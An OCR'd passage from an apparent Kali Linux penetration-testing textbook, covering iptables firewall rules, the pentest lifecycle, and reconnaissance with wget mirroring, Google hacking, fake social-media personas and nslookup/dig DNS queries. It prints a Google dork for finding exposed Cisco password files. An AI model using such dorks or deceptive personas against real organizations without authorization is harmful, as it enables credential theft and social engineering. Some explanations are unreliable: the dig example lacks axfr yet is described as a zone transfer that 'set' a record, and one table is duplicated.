Chain INPUT (policy ACCEPT)

target prot opt source destination

DROP all -- 11.2.1.6 0.0.0.0/0

DROP all -- 30.12.75.0/24 *0.0.0.0/0*

Another commonly used command in iptables is to allow all traffic for a service or port. The following example shows how you can allow all users to connect to the SSH, HTTP and IMAP services and their ports.

 # iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT

 # iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT

 # iptables -A INPUT -m state --state NEW -p tcp --dport 143 -j ACCEPT

 # iptables -n -L INPUT Chain INPUT (policy ACCEPT)

target prot opt source destination

DROP all -- 11.2.1.6 0.0.0.0/0

DROP all -- 30.12.75.0/24 0.0.0.0/0

ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22

ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80

ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143

It is a good practice to clean up unwanted and unnecessary rules at regular intervals. Referencing rules using rule numbers is the simplest way to delete rules in iptables. As mentioned before, you can retrieve line numbers using

the option **--line-numbers**. But do note that when you drop a rule, the remaining rules get renumbered.

 # iptables -n -L INPUT --line-numbers

Chain INPUT

(policy ACCEPT)

num target prot opt source destination

1 DROP all -- 11.2.1.6 0.0.0.0/0

2 DROP all -- 30.12.75.0/24 0.0.0.0/0

3 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22

4 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80

5 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143

 # iptables -D INPUT 2

 # iptables -D INPUT 1

 # iptables -n -L INPUT --line-numbers

Chain INPUT (policy ACCEPT)

num target prot opt source destination

1 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:22

2 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:80

3 ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 state NEW tcp dpt:143

There are more specific conditions that you can define as per your requirement in addition to the general conditions that we have discussed above.

Creating Rules

To create a new rule, you will need to invoke either iptables or ip6tables. It can be very frustrating to keep manually typing these commands. Therefore, it is better to store the calls you need in a script and ensuring that the Script is called every time the system is rebooted. You can write the entire Script manually, but you could also use a high-level tool like **fwbuilder** to create a script as per your needs.


 # apt install fwbuilder

It is very easy to create a script using the fwbuilder tool. It follows a simple principle. Firstly, you need to lay down all the elements that you want to make a part of the actual rules. The elements will be as follows.

- The firewall, along with the network interfaces on your system.
- The network details, along with the IP ranges.
- The servers.
- The ports of the services that are hosted on the server.

The next step is to create the rules using the drag and drop feature available in fwbuilder's main window, as shown in the image below. You can use negation in the conditions as well. You then need to choose the required option and configure it.

With respect to IPv6, you have the option to create a separate set for IPv6 and IPv4, or you can just create one set of rules and let fwbuilder translate it based on the IP stack that connects.



Once you have selected the rule you required, fwbuilder will automatically create a Kali Linux shell script for it. The architecture for fwbuilder is very modular and flexible, making it a good graphical interface to generate scripts for iptables in Linux, pf in OpenBSD, and ipf in FreeBSD.

Configuring the Script to Run at Every Boot

You will want the firewall rules for the Kali Linux system to be persistent across all boots. To achieve this, you have to register the Script you created using fwbuilder in the **up** directive of the file located at **/etc/network/interfaces**. Let us check an example where we have stored at a script at **/usr/local/etc/nrescript.fw.**

auto eth0

iface eth0 inet static

address 192.168.0.1

network 192.168.0.0

netmask 255.255.255.0

broadcast 192.168.0.255

up /usr/local/etc/newscript.fw

In the above example, we assume that we are configuring the network using the **ifupdown** utility. You can also use alternative tools like **NetworkManager** or **systemd-networkd**. You can refer to their man pages to see how you can define a script through them to run at system boot-up.

Chapter 2
The Lifecycle of a Penetration Test

In book one of this series, we went through a small overview of the penetration testing life cycle in the chapter “Hacking Process.” In this book, we will dive deep into this process through dedicated chapters and go through the common Kali Linux tools used in each stage of the penetration testing life cycle. We have

Introduction

It is a common misconception amongst people who are not technologically savvy that a hacker or an attacker can just sit with his laptop, write a few lines of code on his laptop, and gain access to any computer or internet-powered device in the world. People have started believing this because that is how it is conveyed to them through movies, but it is very far from what happens. Attackers and Information Security professionals need to be very careful and precise while trying to exploit or uncover the vulnerabilities present in different systems. The framework for penetration testing has evolved, and there is a solid framework present today that are adopted by attackers and information security professionals. The first four stages of this framework guide an attacker to exploit computer systems in a manner that results in reports that can be used later again when they need to exploit another system. There is a proper structure defined by this framework, which helps information security professionals develop a well-defined plan to execute penetration testing activities. Each stage is built from the previous stage of the framework providing inputs to the next stage. This is a process that is run in a defined sequence, but it is natural for testers to refer to the previous stages to gain more information or clarity about their findings.

Patrick Engebretson defines the first four stages of penetration testing in his book “The Basics of Hacking and Penetration Testing.” These steps are as follows.

1. Reconnaissance
2. Scanning
3. Exploitation
4. Maintaining Access

In this book, we will go through these four stages, and an additional stage called Reporting.

Also, if you have gone through the five stages defined in the Certified Ethical Hacking Course by EX Council, you will notice that the last stage known as “Covering Tracks” is missing from this book. This has been done intentionally to put more focus on the first four stages and to include the Reporting stage in this book. If you read other books on Penetration Testing, you will realize that they do not include the Reporting stage, which we believe to be important. You will also find this book to be different from other books. We have removed the cyclic version of the penetration testing life cycle and made it a linear process. This is what an ethical hacker would encounter in the process of penetration testing. This would begin with an ethical hacker beginning with the reconnaissance stage where they would begin by observing the target system, and the process would conclude with a presentation of the findings to the management team in the form of reports that were generated. The linear process has been shown in the image above. We will briefly go through each stage in this chapter and then deep dive into each stage through dedicated chapters. We will also discuss the common tools that are used for each stage when we go through the dedicated chapters. This will help you to have an understanding of each stage of

penetration testing, along with getting hands-on knowledge of the common tools that are used.

Reconnaissance

Let us try to understand this stage of penetration testing with the help of an analogy. Consider a military operation with a room occupied by military professionals. In a dimly lit room, officers and analysts are looking at the maps of the target region. A few other people in the room are constantly looking at activity happening in the target region with the help of television and monitors, and are making their notes. There is one final group in this room that consolidates the data and writes a report on that data. This is exactly what penetration testers do during the reconnaissance stage of the penetration testing life cycle.

The activities mentioned above are synonymous with what ethical hackers do during the first stage of the penetration testing life cycle. During this stage, penetration testers focus on anything and everything that would provide insights into the organization and network that is the target of the attack. Ethical hackers usually launch passive scans on the target network and crawl through the information available on the internet about the target. During this stage, a penetration tester would not launch an attack on the target network but will assess the target network to find out as much information as possible and document it all.

Scanning

We will continue with the military analogy to understand the scanning stage. Imagine a hilltop, where one of your soldiers is camouflaged and hitting among the trees and bushes. The responsibility of this soldier is to send back a report which will give details about the camps he can see, what he believes is the objective of that camp, and what activity is happening in each building present in that camp. The report will also include information

about the roads that go in and out of the camp. It will also talk about the security measures in place for the camp.

The soldier in the above analogy was given reports that were generated from the first stage of penetration testing to go closer to the target system without getting detected and scan it for more information. The penetration tester will further make use of scanning tools to actually get confirmed information about the network infrastructure of the target system. The information collected in this stage will then be used in the exploitation stage of the penetration testing life cycle.

Exploitation

There are three soldiers deployed onto the field with all the information collected in the previous two stages. The moon is covered with clouds, but the soldiers can still see everything. They enter the target camp by using a gap in its fence and then entering through an unsupervised open door. They spend only a few minutes inside the camp and gather information which tells them about the plans of the camp in the months to come.

This is what penetration testers do during the exploitation stage. The task at this stage is to enter the system, gain the required information, and leave the system without being noticed. This is achieved by exploiting vulnerabilities in the system.

Maintaining Access

The team of soldiers that raided the camp has now retrieved drawings that details about the camp with respect to the demographics, the checkpoints, unsupervised open doors, manned sections, etc. Using this information, a set of skilled engineers chart out a plan to dig the earth and reach the required room in the camp from below. The purpose of this tunnel is to reach the required room easily and continue maintaining access to it.

This is similar to what a penetration tester does in maintaining the access stage. Once the target system has been exploited, and access has been gained, and there are rootkits left on the target system so that it can be accessed without issues in the future as well.

Reporting

The commander of the raid team will present the report to generals and admirals explaining what happened through every stage of the raid. The report contains detailed information explaining what helped with the exploitation.

In this stage, the penetration tester also creates reports that will explain the process, vulnerabilities, and systems that were attacked. In some organizations, one or more members of the penetration testing team will have to present the report to the senior management.

Chapter 3
Reconnaissance

In this chapter, we will dive deep into the reconnaissance stage of the penetration testing life cycle. This process will guide a penetration tester to discover information about the target system or organization. The information gathered will be used in the later stages of the penetration testing life cycle.

Introduction

A military unit will try to analyze a target camp by using readily available information before actual plans to attack are developed. Similarly, a penetration tester needs to analyze the target system buy reading through readily available information, which can be used later to perform penetration. Most of the time, information about a target can be found by doing a google search and checking if the target system has any information about it on social media. Some more information could be found about the nameservers of a target system on the internet, which would lead you to the browser of the user as well. There are Email messages which can be tracked, and you may also reply to an address available on the genuine Email to gain more information. Once you know how the website of a target system looks like, you may download its code to develop an offline copy of it which will help understand the target system more. It may also serve as a tool for social engineering tasks later.

The reconnaissance stage is the first stage, and the penetration testing team has negligible knowledge about the target system. The range of information provided to the team during this stage can vary from minimal information such as the name and the website URL of the target organization to specific information of the system with its IP address and the technologies used by the target system. The management team may have certain restrictions on

the types of tests being done, such as social engineering and attacks, which may cause a Denial of Service DoS or Distributed Denial of Service DDoS.

The main goal of this stage is to find out as much information about the target organization as possible.

Some of the information that needs to be gathered during this stage is as follows.

- The structure of the organization which should include charts showing the hierarchy of teams and departments.
- The infrastructure of the organization which should include the network topology and IP space.
- The hardware and software being used on systems.
- Email addresses of the employees.
- Other companies partnered with the organization.
- The physical location of the organization.
- All available phone numbers.

Trusted Agents

A trusted agent is the representative in the organization that employed the penetration testing team or any other individual who is in charge of the penetration testing operation and can answer questions daily of what is happening. He or she is expected not to divulge the information about the penetration testing activity to the whole organization.

Starting with Target's Website

If a target has a website made for themselves, it will hold a great amount of information that can help with the engagement. For example, many websites display the hierarchy of the organization, along with details of

their leadership profiles. This will help in creating a profile for the target. When you know the names of the key leaders of the organization, you can use it to fetch more information about them through social media as well.

Almost all organizations maintain a page for career and job opportunities. This page can give you an insight into what technology is being used by the organization. For example, if there is a job opening for a system administrator with knowledge of Windows Server 2012 and Active Directory, it is evidence enough that the organization uses Windows Server 2012. If the job opening is saying that there is knowledge of Windows Server 2000 or 2003 required, it should alert the penetration tester that the organization is still using older technologies that are easier to break into.

You should check if every website has a link to access the webmail of the organization as the default URL is always webmail.organizationname.com or mail.organizationname.com. If resolving this link takes you to the Gmail access page, you will know that the organization uses Gmail as its backend for mails. If you see an Office365 page, you will know that the backend being used is through Office365. This also means that mail servers will be out of bounds for penetration testing as they belong to the technology giants, and you can get in trouble if you try playing with them. Therefore, certain boundaries need to be defined with respect to penetration tests as well. If there are chances of a boundary is crossed, it should always be consulted with the trusted agent.

Mirroring Websites

There are times when it will be just more helpful to download as much of the target's website and regenerate missing parts of it for offline evaluation. This will help for automated tools to scan through the website code for keywords, or even if you want to make changes to the website code to test a few things. Also, it is always good to have one copy of the website offline while you are working in the reconnaissance stage. You can use tools like wget on the Kali Linux command line, which can copy all the static HTML

files from a website and store it locally. The wget tool is available by default in Kali Linux and is easy to use. You can use the command shown below to copy all the HTML files from a website and store it on your local machine. However, do note that the wget command only gets static HTML files, and pages created using PHP code for server-side scripting will not be downloaded.

```
wget -m -p -E -k -K -np -v http://organizationwebsite.com
```

In this example, many options are used by the wget command. You can use the man pages for wget in Kali Linux to understand the use of each of the options passed with the wget command. You can use the man wget command to get the man pages for wget.

You can go through the content available in the man pages using the up and down arrow keys or the page up and page down keys. You can get help by using the h key, and you can quit the man pages using the q key. If you go through the man pages for wget, you will see something like below.

-m: stands for the mirror, and is used for turning on the requirements for mirroring a website.

-p: stands for prerequisites or page, and is used to ensure that HTML and CSS files get downloaded.

-E: This option adjusts the extension and will ensure that the downloaded files are stored locally in the HTML format.

-k: this option is used for link conversion and ensures that all downloaded files get converted such that they can be viewed locally.

-K: this option is used to convert the backup, and it backs up the original files with the .orig suffix.

Once the wget tool is downloaded, and all the files are on the system, it stores them in a folder with the name of the website. While the tool is working on the download, you may see errors on the output if the tool comes across pages coded with PHP. This is because the code used to create the website is running on the backend. This means that it is not easily accessible to any cloning too.


After you have downloaded the file, you need to ensure that other people cannot view it, or the code is not deployed online again as it would end up violating copyright laws.

Google Search


There are advanced search options available in Google that can be used during the reconnaissance stage. If you have never used the advanced search, you can locate it on the following URL.

http://www.google.com/advanced_search

The page looks as shown below.



A professional penetration tester can use the regular search page as well to find what they want, but if you are just beginning with the use of Google Search, the advanced search form parameters will guide you to find what you're looking for. The results can be made more specific using the options at the bottom of the page using operators available. The searcher can use a combination of parameters on this page to construct a search of their liking. If you are using more than one field, the search will be more complex but more accurate as well.



Let us go through the parameters available in the Google Advanced Search form in brief.

All These Words

This field will search for pages by matching the words you entered irrespective of where these words appear on the web page. It is not even necessary for the words to be in the same order that you typed. You can conduct this search by typing the keywords in the text field, which will be converted into a search string by Google.

This Exact Word or Phrase

When you type a search term in this field, Google will search for those words or phrases in the same order on the internet as you typed them. Unlike the results given by "All These Words," search results of this option will contain results of web pages that contain the words in the same order. Google translates the search string and places it inside quotes while using this option.

Any of These Words

In this search, Google will give results of web pages that contain any of the words that you have typed. It will not try to match all the words that you have type to give results. Google translates the search string by separating the words with an OR operator while using this option.

None of These Words

This search is used when you want to have results of web pages that do not include the words typed by you. Google translates the search string by placing a minus sign in front of the words typed by you while using this option.

Numbers Ranging From

There are two text fields provided in this search option so that you can type in two numbers, which are used as a range for the search. You can also enhance this search by using units of measure to your range, such as kilometers(km), pounds(lb), etc. Google translates the search string and places a period between the two options while using this option.

Language

You can specify a language in this field to ensure that the result of the Google search contains pages that match the language.

Region

You can specify a region from the dropdown, and the search results will contain web pages that were published in that particular region. If you have not combined this with the language selection dropdown, the search results will show all pages from that region irrespective of the language used in the region. You can conduct a more focused search by specifying the language and the region together.

Last Updated

You can specify a time limit in the dropdown of this search parameter to display search results of web pages, which were last modified within the specified time frame. For example, if an organization merged with another organization recently or added a new technology stack recently, you can specify the time frame of that event to get the required results.

Site or Domain

This can be one of the most helpful search parameters to narrow down a search. For example, if you want to restrict your search to only government organizations, you can specify the domain to be a.GOV domain. Or, if you want to search for a particular company, you could specify the company's website to restrict your search to only that company.

Terms Appearing

You can use this field to target your search to a particular part of the web page. If you select "anywhere on the page," the search will go through the complete page of a website on the internet.

If you use the option as "in the title of the page," the search will be targeted only to the title section of all the web pages. The title of a web page is what appears in the tab of your browser when you open a website. If you use the parameter as "in the text of the page," the search will only query all the text content of a website and will leave out elements such as the title, documents, images, etc. However, if these elements are written as text on the page, they will still be returned in the search results. For example, if there is an image that is referenced in the text of the web page, it will be returned in the results. This condition holds for links and image markups within the text as well.

If you use the parameter "in URL of the page," the search results will be restricted to the uniform resource locator of the website. The URL is the website's address, which shows in the address bar of the browser.

Using the parameter “in links to the page” will show web pages that have links that have a reference to the website you have mentioned.

Safe Search

There are two parameters available in the Safe Search option. “Filter explicit” and “show most relevant results.” If you use the explicit filter option, the search result will leave out pages that contain sexually explicit content such as images and videos. If you use the show most relevant results option, the search will not filter out any sexually explicit content.

Reading Level

This option filters out the search results based on how complex the text in the web pages is. If you use the “no reading level” option, the search will be executed with no reading level filter. If you use the option “annotate results with reading level,” the results will include all results along with the indications of the reading level of each page.

File Type

This parameter again is one of the most important and useful tools that can be used by a penetration tester. You can specify and narrow down the search results to a website that contains the file types specified by you. For example, you can specify file types such as Adobe PDF or Microsoft DOCX and XLS, etc. You can use various file types to search for various web pages. For example, usernames and passwords are usually stored in a database, and the file type could be SQL. The drop-down for this parameter offers a list of the most commonly used file extensions used today.

Usage Rights

This parameter narrows down the search results based on the publisher’s declaration of whether the content can be reused or if it has any copyright issues. If you select the option as “free to use, share, or modify,” the search results will return pages that are allowed to be reused with a few restrictions that define how the content can be reused. The common restrictions include

declarations such as the content modification will have a nominal fee. If you select the option as “commercial,” the results will return websites that have a license for you to reuse their content.

Compiling an Advanced Google Search

You can always use the individual parameters in the advanced google search page to get good results. Still, you can use a combination of parameters to get better and more relevant results. For example, consider the company Mao Kai International has done a merger with another company two months ago and has hired you to do a penetration test on them. The employees create many documents during such a merger. They may have left an important document on the website in the open. You could use the following combination of Google Search parameters to get the required penetration testing result.

This exact word or phrase: organizational chart

Region: Japan

Language: Japanese

Last update: 2 months ago

Site or domain: maokai.com

File type: Docx

Google Hacking

A computer security expert named Johnny Long pioneered a technique known as Google Hacking. It is a technique that makes use of specific Google operators and can be employed to tweak the search results to get relevant results. This technique makes use of particular expressions to fetch results about people and organizations from the Google database. The technique makes use of the operators we discussed earlier in advanced Google search and further amplifies the results. It makes use of linked

options and advances operators to create complex Google search queries to be fired at the Google search engine.

The technique is used, especially when one needs to target information results about technologies used by an organization such as web services. Other times, it is also used to retrieve user credentials. There are many books available in the world today on how Google can be used for hacking. The most popular book is the one written by Johnny Long, and the publisher's house is Sygress.

Google Hacking Database

There is a database containing query strings for Google Hacking. You can find the original database at http://www.hackersforcharity.org/ghdb/. There is another Google Hacking database maintained by Offensive Hacking at http://www.offensive-security.com/community-projects/google-hacking-database/, which is an expansion of the original database. When the database was created originally, it contained more than 3350 google hacks spread over 14 categories. Out of these, around 160 search strings are useful to get google results that contain files used to store passwords. Let us go through an example of a google search string that can fetch your files containing Cisco passwords.

enable password j secret "current configuration" -intext:the

Passing this in the google search returned results of more than a million websites containing Cisco passwords. While there were files that did not contain any passwords, there were a lot of them which did contain the Cisco passwords as well. A penetration tester can further refine this search string to include the website or a domain operator as follows.

enable password j secret "current configuration" -intext:the site:websitetohack.com

Social Media

Social media is a daily routine and a part of everyone's life these days. Given this, it can be considered a box full of treasures for someone who is working on penetration testing. People may try to protect information about themselves in person but will neglect it and post it on social media such as Instagram, Twitter, Facebook, LinkedIn, etc. This information is very useful for social engineering. One can get a structure of an organization's hierarchy by taking advantage of LinkedIn. LinkedIn will help you connect the dots on the profile of a target, and help gather organizational charts and even email addresses. However, there might be an additional level of social engineering required to get the email addresses, as they are not displayed publicly on LinkedIn. Finally, organizations tend to post job opportunities on LinkedIn as well. These listings contain the requirements for a job profile, which can let you know the technologies used by the organization.

A Doppelganger Creation

A doppelganger is defined as an individual who looks like another individual. It is a common practice to create a personality or profile before starting reconnaissance in the world of social media. You do not want to start with research on a target using the profile of a penetration tester or a security expert. A penetration tester can create a personality or profile on social media, which could have been an ex-colleague or a college friend of the target at some point in time. However, this may not be allowed to be executed by your company as it can be claimed to be theft of identity as well. It could get you into trouble if you go deep into creating the personality, but again two people can have the same name as well. For example, you can create a fictitious personality names John Doe who went to Brown University, and it would not mean that you stole the identity of an actual Jon Doe who went to Brown University. In any case, you need to ensure that the personality does not run too deep into the personality of someone real, as it could then be treated as identity theft or fraud. This usually means that you are not supposed to fill in any legal forms using the name of the personality that you have created.

Job Sites

As a penetration tester, you can also resort to research on job portals such as Dice, Career Builder, Monster, etc. as that can lead to useful findings too. These websites can also help you understand the technologies used at the target organization. If you search these pages for the target organization, it can reveal the current openings at that organization, which can help a penetration tester to understand the target better. Many companies have started figuring out this flaw and, therefore, list openings as confidential so that third parties cannot easily get access to these listings.

DNS Attacks

The Domain Name System, known as DNS, in short, is the telephone directory of the internet. It is easier for humans to remember names as compared to IP addresses. For example, you would remember the URL google.com over an IP like 165.1.13.56, which could be the IP address for google.com. On the other hand, computers can remember numbers better, and therefore DNS helps convert these names to IP addresses while looking for a resource over the internet. The internet uses a hierarchical structure that makes use of numbered octets for efficiency for the internet. This creates an inconsistency between what humans can remember and what computers can remember. This problem is solved by name servers, which act as translators between computers and humans. The topmost hierarchy of a nameserver has a top-level domain such as .com, .net, and other top-level domains. On the other end of this hierarchy, there are servers with IP addresses, which, thanks to the nameservers, can be accessed using domain names. You can understand how nameservers work if you understand how a computer interacts with a web browser. The querying begins from the local nameserver and goes all the way up to the root name servers. Every name server has information about the nameserver below it or above it.

There is a chain of events that are triggered when someone types google.com into the address bar of their web browser. The computer on

which the web browser is will first ask the local name server if it knows the address of google.com. If the web browser had made a previous request for google.com, then the computer will have a cached copy of the IP, or Google will have the same IP registered with the local name server, and the IP address will be returned immediately. If the information is not cached or if this is the first time the request is being made, the request is relayed to the next name server in the chain. If the next name server also does not know, the query keeps being passed to the name servers above in the chain until it finally reaches the name servers of the top-level domain — the .com name servers in the case of google.com. Name servers can provide more information than just about web pages. There are other records present with the name server, such as an MX record for a domain that helps emails to be routed to that domain.

Name Server Queries

Most name servers are available for public access by their default nature. You can use the following command in Kali Linux to query the nameservers associated with the local machine.

```
#nslookup

Server:        172.27.152.39

Address:       172.27.152.39#53
```

Non-authoritative answer:

```
Name:  google.com

Address: 172.217.166.174
```

In the above example, the first part gives a result of the authoritative name servers, and the second part gives a result of the non-authoritative name servers. You can get information from the non-authoritative zone easily since it is served directly from the server's cache.

You can exit from nslookup using the exit command.

The nslookup command can also make use of the name servers set up for the local system. You can use the following commands to see the name server being used for a given nslookup.

```
#nslookup
>server
```

You can make the nslookup command give other results as well. For example, you can use the following commands to find all the mail servers used by a domain.

```
#nslookup
> set type=MX
> google.com
Server:        172.27.152.39
Address:       172.27.152.39#53
```

Non-authoritative answer:

google.com mail exchanger = 20 alt1.aspmx.l.google.com.

google.com mail exchanger = 10 aspmx.l.google.com.

google.com mail exchanger = 50 alt4.aspmx.l.google.com.

google.com mail exchanger = 30 alt2.aspmx.l.google.com.

google.com mail exchanger = 40 alt3.aspmx.l.google.com.

Authoritative answers can be found from:

alt1.aspmx.l.google.com internet address = 173.194.202.26

alt1.aspmx.l.google.com has AAAA address 2607:f8b0:400e:c00::1a

aspmx.l.google.com internet address = 172.217.194.26

aspmx.l.google.com has AAAA address 2404:6800:4003:c03::1a

alt4.aspmx.l.google.com internet address = 172.253.112.26

alt4.aspmx.l.google.com has AAAA address 2607:f8b0:4023::1b

alt2.aspmx.l.google.com internet address = 108.177.10.26

alt2.aspmx.l.google.com has AAAA address 2607:f8b0:4003:c14::1b

alt3.aspmx.l.google.com internet address = 209.85.145.27

alt3.aspmx.l.google.com has AAAA address 2607:f8b0:4001:c1e::1b

As you can see from the above example, the result returns a list of mail servers used by google.com.

It can be very useful to know several types of records associated with a domain name in the Reconnaissance stage. As we have seen in the above example, the nslookup command, by default, uses the name servers of the local computer first. You can find the local name server in Kali Linux configured in the /etc/resolv.com file. You can use the following command to know the locally define name servers.

```
#cat /etc/resolv.conf

# Generated by NetworkManager

nameserver 172.27.152.39

nameserver 172.27.1.21
```

You can change the default name servers to use the name servers of the target system. You can use the following command to find out the target system's nameserver.

```
# nslookup
> set type=NS
> google.com
Server:        172.27.152.39
Address:       172.27.152.39#53
Non-authoritative answer:
google.com     nameserver = ns2.google.com.
google.com     nameserver = ns1.google.com.
google.com     nameserver = ns3.google.com.
google.com     nameserver = ns4.google.com.
```

Authoritative answers can be found from:

ns2.google.com internet address = 216.239.34.10

ns2.google.com has AAAA address 2001:4860:4802:34::a

ns1.google.com internet address = 216.239.32.10

ns1.google.com has AAAA address 2001:4860:4802:32::a

ns3.google.com internet address = 216.239.36.10

ns3.google.com has AAAA address 2001:4860:4802:36::a

ns4.google.com internet address = 216.239.38.10

ns4.google.com has AAAA address 2001:4860:4802:38::a

The above output gives a result of the default name servers used by google.com. Once you have found out the name servers of a target system, you can change the name servers used by the nslookup command to those

of the target system. You can use the following command. We will be using one of google.com's name servers.

```
#nslookup
> server 216.239.34.10
Default server: 216.239.34.10
Address: 216.239.34.10#53
```

Various types of records can be discovered using the nslookup tool in Kali Linux. The following table will give you an idea of all the DNS records used on the internet.

Type of Record	Port used by default	Type of server
mx	25	Email server
txt	No port	Text field which can be inserted with anything required
ns	53	Name server
cname	No port	Canonical name to set up aliases for other servers
aaaa	No port	IPv6 or IP version 6
a	No port	IPv4 or IP version 4 used to set up a domain or subdomain record

Type of Record	Port used by default	Type of server
mx	25	Email server
txt	No port	Text field which can be inserted with anything required
ns	53	Name server
cname	No port	Canonical name to set up aliases for other servers
aaaa	No port	IPv6 or IP version 6
a	No port	IPv4 or IP version 4 used to set up a domain or subdomain record

Zone Transfer

As we have learned in the last section, you can use the nslookup tool to retrieve a lot of information to transfer information manually. But you can use a zone transfer to retrieve much more information using less time. A zone transfer can provide a dump of all information available at a name server. You can update the authorized name servers using a zone transfer process. If name servers are not configured properly, they will end up providing information to not only authorized requests but anyone that requests for the zone transfer.

The Domain Internet Gopher tool known as dig, in short, can help to process zone transfers. You can use the following command to perform a zone transfer.

#dig @[name server] [domain] axfr

Let us look at an example.

#dig @ns2.google.com google.com

; <<>> DiG 9.9.4-RedHat-9.9.4-73.el7_6 <<>> @ns2.google.com google.com

; (2 servers found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26226

;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 512

;; QUESTION SECTION:

;google.com. IN A

; ANSWER SECTION:

google.com. 300 IN A 172.217.166.110

;; Query time: 41 msec

;; SERVER: 216.239.34.10#53(216.239.34.10)

;; WHEN: Tue Jan 21 21:52:36 IST 2020

;; MSG SIZE rcvd: 55

As you can see, this command has zone a zone transfer, and now the A record of google.com is set to the IP 172.217.166.110.

There is a chance for most of the zone transfers failing. However, if the target system's name servers are misconfigured or are open to public access,

the zone will be transferred to your local Kali Linux system. You have to ensure that you do not use www with the domain name while specifying the domain in this command — the axfr option requests for a zone transfer to happen. If the zone transfer goes through successfully, you will find information on the target system. This information can help a lot in the future states of penetration testing.

Chapter 4
Scanning

In this chapter, we will learn about the scanning stage of the penetration testing life cycle. We will learn about certain networking protocols such as TCP, UDP, and ICMP. We will also learn about Kali Linux network tools such as Nmap, Hping3 and Nessus.

Introduction

After completing the reconnaissance stage of the penetration testing life cycle, a tester will proceed to the scanning stage. All the information collected on the employees, organizations, information systems, etc. during the reconnaissance stage can now be used to understand the physical and logical structures of a target organization. Although the penetration tester has begun with the scanning stage, they are still free to go back to the reconnaissance stage if they feel they need some more information.

The purpose of the scanning stage is to fetch specific information on the information systems, computers, and other devices that are a part of the target organization.

The motive of the scanning phase throughout the activity is

- To find live hosts.
- To determine the node on the network if it is a desktop, laptop, network device, printer, server, etc.
- To know the operating systems used by all the network devices.
- Public servers such as web applications, FTP, SMTP, etc.
- Possible vulnerabilities.

